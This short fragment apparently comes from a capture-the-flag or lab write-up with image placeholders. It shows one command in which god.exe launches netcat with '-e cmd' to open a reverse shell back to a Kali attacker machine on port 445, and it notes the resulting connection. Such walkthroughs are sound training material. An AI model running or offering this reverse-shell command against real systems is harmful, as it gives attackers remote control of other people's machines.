
run god.exe to execute nc.exe to connect to kali on port 445 with reverse shell!
god.exe -cmd "\users\public\nc.exe 10.10.14.17 445 -e cmd"
reverse shell connection on port 445